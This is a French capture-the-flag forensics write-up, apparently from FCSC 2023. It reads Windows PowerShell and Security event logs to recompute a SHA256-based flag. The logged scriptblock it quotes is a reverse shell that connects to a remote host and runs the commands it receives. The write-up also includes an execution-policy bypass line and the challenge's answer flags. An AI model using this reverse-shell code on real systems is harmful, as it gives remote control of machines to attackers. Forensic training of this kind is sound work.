

forensics




Lançons (côté client): le processus Microsoft-Windows-PowerShell4Operational1 et Security





-

- Il s'agit d'un log à dérouler en séquence dans le temps pour la succession des événements.
- La charge utile (ou *payload*) consiste en l'écriture d'un flux chiffré en SHA256 dès 16:26 :50.
- Les détails d'événements précisent les données utiles comme le Process-ID et le Username.


-


Observateur d'événements
Fichier Action Affichage ?
Observateur d'événements (Local)
Affichages personnalisés
Journaux Windows
Journaux des applications et des services
Journaux enregistrés
Microsoft-Windows-PowerShell/4Operational
Microsoft-Windows-PowerShell/4Operational1
Abonnements
Microsoft-Windows-PowerShell/4Operational1 Nombre d'événements : 10
Niveau Date et heure Source ID de l'événement Catégorie de la tâche
Avertissement 02/04/2023 16:26:51 PowerShell (Microsoft-Wi... 4104 Exécuter une commande ...
Événement 4104, PowerShell (Microsoft-Windows-PowerShell)
Général Détails
Création du texte Scriptblock (1 sur 1) :
do {
Start-Sleep -Seconds 1
try{
$TCPClient = New-Object Net.Sockets.TCPClient('10.255.255.16', 1337)
} catch {}
} until ($TCPClient.Connected)
$NetworkStream = $TCPClient.GetStream()
$StreamWriter = New-Object IO.StreamWriter($NetworkStream)
function WriteToStream ($String) {
[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0}
$StreamWriter.Write($String + 'SHELL> ')
$StreamWriter.Flush()
}
WriteToStream "FCSC{$(([System.BitConverter]::ToString(([System.Security.Cryptography.SHA256]::Create()).ComputeHash
(([System.Text.Encoding]::UTF8.GetBytes((((Get-Process -Id $PID).Id.ToString()+[System.Security.Principal.WindowsIdentity]::GetCurrent().Name).ToString
()))))).Replace('-', '').ToLower()))}\n"
while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {
$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1)
$Output = try {
Invoke-Expression $Command 2>&1 | Out-String
} catch {
Journal : Microsoft-Windows-PowerShell/Operational
Source : PowerShell (Microsoft-Windc Connecté : 02/04/2023 16:26:51
Événement : 4104 Catégorie : Exécuter une commande distante
Niveau : Avertissement Mots-clés : Aucun
Utilisateur : S-1-5-21-3727796838-131812 Ordinateur : DESKTOP-AL3DV8F.fcsc.fr
Opcode : Lors de la création d'appels
Informations : Aide sur le Journal
Actions
Microsoft-Windows-PowerShell/4Operational1
Ouvrir le journal enregistré...
Créer une vue personnalisée...
Importer une vue personnalisée...
Filtrer le journal actuel...
Propriétés
Rechercher...
Enregistrer tous les événements sous...
Affichage
Supprimer
Renommer
Actualiser
Aide
Événement 4104, PowerShell (Microsoft-Windo...
Propriétés de l'événement
Copier
Enregistrer les événements sélectionnés...
Actualiser
Aide





Observateur d'événements
Fichier Action Affichage ?
Observateur d'événements (Loca
Affichages personnalisés
Journaux Windows
Journaux des applications et
Journaux enregistrés
Microsoft-Windows-Pow
Microsoft-Windows-Pow
Microsoft-Windows-Pow
Security
Abonnements
Security Nombre d'événements : 4391
Niveau Date et heure Source ID de l'événement Catégorie de la tâche
Information 02/04/2023 16:26:50 Microsoft Windows security a... 4688 Process Creation
Information 02/04/2023 16:26:50 Microsoft Windows security a... 4663 Removable Storage
Information 02/04/2023 16:26:50 Microsoft Windows security a... 4663 Removable Storage
Information 02/04/2023 16:26:50 Microsoft Windows security a... 4688 Process Creation
Information 02/04/2023 16:26:50 Microsoft Windows security a... 4663 Removable Storage
Information 02/04/2023 16:26:48 Microsoft Windows security a... 4688 Process Creation
Information 02/04/2023 16:26:47 Microsoft Windows security a... 4663 Removable Storage
Information 02/04/2023 16:26:47 Microsoft Windows security a... 4663 Removable Storage
Information 02/04/2023 16:26:47 Microsoft Windows security a... 4663 Removable Storage
Information 02/04/2023 16:26:46 Microsoft Windows security a... 4688 Process Creation
Événement 4688, Microsoft Windows security auditing.
Général Détails
Vue simplifiée Vue XML
+ System
- EventData
SubjectUserSid S-1-5-21-3727796838-1318123174-2233927406-1107
SubjectUserName cmaltese
SubjectDomainName FCSC
SubjectLogonId 0x647ad
NewProcessId 0x1bf4
NewProcessName C:\Windows\System32\conhost.exe
TokenElevationType %%1936
ProcessId 0xecc
CommandLine \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
TargetUserSid S-1-0-0
Actions
Security
Ouvrir le journal enregistré...
Créer une vue personnalisée...
Importer une vue personnalisée...
Filtrer le journal actuel...
Propriétés
Rechercher...
Enregistrer tous les événements sous...
Affichage
Supprimer
Renommer
Actualiser
Aide
Événement 4688, Microsoft Windows security ...
Propriétés de l'événement
Copier
Enregistrer les événements sélectionnés...
Actualiser
Aide

Un essai d'envoi et réception de flag FCSC{…} s'obtient à substituer les champs par des valeurs locales.



Une première commande du fichier : flag2* autorise à exécuter les commandes depuis le Powershell.
La difficulté consiste à déduire le nom de machine associée à son utilisateur distant ciblant l'attaque.



```
$s = "FCSC{$(([System.BitConverter]::ToString(([System.Security.Cryptography.SHA256]::Create()).ComputeHash(([System.Text.Encoding]::UTF8.GetBytes(((Get-Process -Id $PID).
Id.ToString()+[System.Security.Principal.WindowsIdentity]::GetCurrent().Name).ToString()))))).Replace('-', '').ToLower()))`n"

echo $s

echo "avec mes valeurs"

$s = "FCSC{$(([System.BitConverter]::ToString(([System.Security.Cryptography.SHA256]::Create()).ComputeHash(([System.Text.Encoding]::UTF8.GetBytes(("14856ITESOFT\nbo"))))).
Replace('-', '').ToLower()))`n"

echo $s

echo "Leur valeurs depuis le log alerte"

$s = "FCSC{$(([System.BitConverter]::ToString(([System.Security.Cryptography.SHA256]::Create()).ComputeHash(([System.Text.Encoding]::UTF8.GetBytes(("3788\cmaltese"))))).
Replace('-', '').ToLower()))`n"

$s = "FCSC{$(([System.BitConverter]::ToString(([System.Security.Cryptography.SHA256]::Create()).ComputeHash(([System.Text.Encoding]::UTF8.GetBytes(("3788FCSC\cmaltese"))))).
Replace('-', '').ToLower()))`n"


echo $s
```

```
if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; &
'.\FORENSICS\flag2_nbo.ps1'
```

```
    Répertoire : C:\Users\P51S\Documents\FCSC2023


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        16/04/2023     13:07                00_workspace_visual_studio
d-----        06/05/2023     15:14                Archives
d-----        06/05/2023     15:15                FORENSICS
d-----        02/05/2023     01:09                Git
d-----        06/05/2023     15:13                HARDWARE
d-----        06/05/2023     15:14                INTRO
d-----        06/05/2023     15:12                MISC
d-----        06/05/2023     15:12                WEB
d-----        06/05/2023     15:14                WELCOME
-a----        07/05/2023     02:18           1036 flag2_nbo.ps1
-a----        01/05/2023     16:56            405 Readme.txt


PS C:\Users\P51S\Documents\FCSC2023> if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; & '.\flag2_nbo.ps1'
FCSC{130f7139c33a78fa39585bfc095f6ee272a73ae553724e34452f940576849b18}

avec mes valeurs
FCSC{41df07f4f323ae165a1882eb1e73ab26bc1e98d0511aa06bf1c838914d40fa69}

Leur valeurs depuis le log alerte
FCSC{21311ed8321926a27f6a6c407fdbe7dc308535caad861c004b382402b556bbfa}

PS C:\Users\P51S\Documents\FCSC2023>
```

Les valeurs depuis le log d'alerte des identifiants manquant donnent le payload de l'utilisateur requis.
La dernière instruction prenant les valeurs d'attribut Process-Id et Username permet d'obtenir le flag.

```
PS C:\Users\P51S\Documents\FCSC2023> $s = "FCSC{$(([System.BitConverter]::ToString(([System.Security.Cryptography.SHA256]::Create()).ComputeHash(([System.Te
xt.Encoding]::UTF8.GetBytes(("3788"+"FCSC\cmaltese"))))).Replace('-', '').ToLower())}`n"
PS C:\Users\P51S\Documents\FCSC2023>
PS C:\Users\P51S\Documents\FCSC2023> echo $s
FCSC{21311ed8321926a27f6a6c407fdbe7dc308535caad861c004b382402b556bbfa}
```

FCSC{21311ed8321926a27f6a6c407fdbe7dc308535caad861c004b382402b556bbfa}